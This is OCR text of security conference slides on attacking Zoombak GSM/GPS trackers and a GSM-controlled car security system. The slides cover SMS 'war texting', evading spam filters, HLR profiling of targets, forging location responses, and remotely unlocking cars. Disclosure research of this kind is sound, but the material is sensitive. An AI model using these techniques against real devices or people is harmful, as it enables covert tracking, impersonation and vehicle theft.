But, can we find devices?

Enter, War Texting

- Spam thousands of numbers with our SMS payload
- Wait patiently, serving on port 7276
- Log all incoming requests
- Analyze location data
  - Interesting targets?

War Texting – The reality

- SMS spam is a huge problem
- Too many messages too fast = blocked
  - Average one message per 20 seconds
  - Slightly change payload
    - Alter Nonce with every message
- Don’t increment through MSISDN
  - Randomize from a set of targets
- Don’t spam all MSISDN
  - Look for the device’s profile first

Building an Easy Device Profile

- Incoming calls are disabled
- All devices are T-Mobile
- SMS is enabled
- NPA/NXX are typically not associated with location of purchase
- Use HLR to find devices that are “never home”
- Caller ID is always “Unavailable”
- Use HLR to find devices that are turned on
  - ‘Off’ devices are ‘Absent Subscriber’

Profiling is Less Intrusive

- Profiling is simply reconnaissance
- Perform many normal actions
  - To create an abnormal result
- Effect?
  - Generated list of potential fits
  - Less people spammed
  - Less provider hate for our SMS
  - More low key

So, we can find and target users.
But, can we impersonate them?

Of course!

- Response payloads have no confidentiality
- Pure HTTP
- We can forge RSSI
- GPS data can be forged easily
  - Yay for on-line maps and Google Earth!

The Assisted in Assisted GPS

- Doesn't mean 'Assisting You'
  - It means 'Assisting Them'
- Obviously, known LAC/CI pairs should indicate potentially bad GPS data (or vice versa)
- Selling LAC/CI is big $ in the Location Research markets

We hit the Trifecta

We can now…

- Discover random tracking devices
- Force location interception
- Impersonate compromised targets

What attacks can be performed?

- This is an issue of thinking like an attacker

- Discover and monitor targets over time
- Assess highly desirable targets
- Strategic planning through behavioral analysis

What can be done to fix these problems?

Currently, they are…

- Using T-Mobile to do things “the wrong way”
  - “Non-Geographic Test Number” NPA/NXX
    - As of February 2011
    - Not active in Number Portability Administration
    - Blocks SMS from services like RoutoMessaging (temporarily?)
  - GPRS PDP Context Switching
    - Drop different types of devices into different networks

But, they should be…

- Not relying on the control message
- Not implementing confidentiality and integrity
- Disallowing software from talking to non-Zoombak resources
- Using HLR to assess potential spoofing/abuse
  - Dead technique

The Carmen Sandiego Project's Success is *Zoombak's* Failure

Remember Carmen Sandiego?

- Research presented with Nick DePetrillo (Crucial Security)
- Tracking via HLR access
- Only a Phone Number is required

File Edit View History Bookmarks Tools Help

http://maps.google.com/maps?q=http://thecarmensandiegoproject.com/nightmares.kml

npa nxx lookup

http://thecarmensandiegoprojec...

Web Images Videos **Maps** News Shopping Gmail more ▾

don.bailey@gmail.com | My Profile | New! | My Account | Help | Sign out

Google maps

http://thecarmensandiegoproject.com/nick.kml

Search Maps

Show search options

Get Directions | My Maps

View in Google Earth | Print | Send | Link | Where in the World Game


Save to My Maps

Displaying content from thecarmensandiegoproject.com

The content displayed below and overlaid onto this map is provided by a third party, and Google is not responsible for it. Information you enter below may become available to the third party.

Contents

- [x] Nick DePetrillo
  MSC 16466228032Sample accuracy 74%



http://t... | http://t... | http://t... | http://t...

Find: Previous Next Highlight all Match case

Transferring data from mt0.google.com...

Carmen Succeeded!

- T-Mobile HLR requests now fail
- Random MSC values from a static set of N
- No more T-Mobile tracking
- All major GSM providers in the USA are now secure

Bad for Zoombak

- No Location Data to compare to
- The device's response must be trusted
- HLR can't prove error / manipulations

What Lessons can we Learn?

Embedded Security is Hard

- Weak security surface
- Vast threat surface
- Many “moving parts” to maintain
  - Baseband
  - GPS firmware
  - Application firmware
  - SIM software/keys/etc
- The days of obfuscating your product are over
  - No plastic / epoxy / silicon for me

It’s also a Function of $

- Decreased production cost
- Increased functionality
  - Zigbee/802.15.4/Z-Wave
  - RFID/NFC
  - DECT
- Increased application space
  - More production = decreased cost to user

What's the next *Killer* App?

- Urban Traffic Control systems
  - Controlled over GSM
- SCADA sensors
  - Controlled over GSM / SMS
- Generic user devices
  - Kindles, iPads, etc

Even *vehicle security systems*!

A specific vendor allows

- Remote door unlock
- Remote “storage locker” functionality
- Remote engine start

The design is *exactly the same…*

- GSM module w/ TCP/IP
- ST Microcontroller
- SIM card

But, this time it’s more fun

- Got the firmware image!
- Wrote a disassembler
- Can understand *all* functionality


Result?

- Scan the telephone network
- Randomly unlock people's cars
- Randomly turn on engines

Thanks For All The Fish!

- IdSecConf
- Echo crew!!
- Jim Geovedi
- Nick DePetrillo
- Travis Goodspeed
- Mike Ossmann
- Alex Stamos

“We ain’t hard 2 find” – 2pac



donb@isecpartners.com
@DonAndrewBailey